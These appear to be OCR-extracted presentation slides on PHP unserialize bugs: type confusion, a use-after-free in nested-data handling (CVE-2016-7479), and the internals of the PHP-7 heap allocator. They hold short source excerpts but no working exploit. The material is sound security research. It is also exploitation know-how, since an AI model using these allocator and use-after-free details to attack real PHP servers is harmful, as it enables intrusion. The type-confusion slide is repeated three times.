
Type Confusion

```
php_var_unserialize(&entry)
if (Z_TYPE(entry) != IS_OBJECT) { /* ERROR!!! */ }
```
`php_var_unserialize(&inf)`



Type Confusion


```
php_var_unserialize(&entry)
if (Z_TYPE(entry) != IS_OBJECT) { /* ERROR!!! */ }
```
php_var_unserialize(&inf)



Type Confusion


```
php_var_unserialize(&entry)
if (Z_TYPE(entry) != IS_OBJECT) { /* ERROR!!! */ }
```

php_var_unserialize(&inf)



Use After Free


- Pointing to dynamic struct
- var_unserializer.c:process_nested_data



```
zval key, *data, d, *old_data;
...
data = zend_hash_add_new(ht, Z_STR(key), &d);
...
if (!php_var_unserialize_internal(data, p, max, var_hash))
```

- *data* points to *ht*
- *data* stored in *var_hash*
- when *ht* resized
- *ht* reallocated

Use After Free



Use After Free

- Not very common
- Unserialize ensure size *ht*
- Yet…
- __*wakeup* define property
- DateInterval add properties

CVE-2016-7479

Bugs Take Away

- More unserialize vulns
- Different vulns
- Use freed values

ALLOC

(WHERE MEMORY COMES FROM)

Old (PHP-5) Allocator

- Heap
- Meta data per slot
  - Size
  - Flags
- Free List


PHP-7 Allocator

- Complete Rewrite
- Bins
- Free Lists


Allocator

- Allocate CHUNK from OS (2MB)
- Divide to PAGES (4096B)
- First page – descriptor
  - List of allocated and free pages
  - Pointers to BINS
- BIN
  - free list
  - By size
  - Multiple pages

New CHUNK




New BIN



emalloc(size)

```
bin_num = size2bin(size)

if NULL == heap->free_slots[bin_num]
        init_bin(heap, bin_num)

return pop(heap->free_slots[bin_num])
```

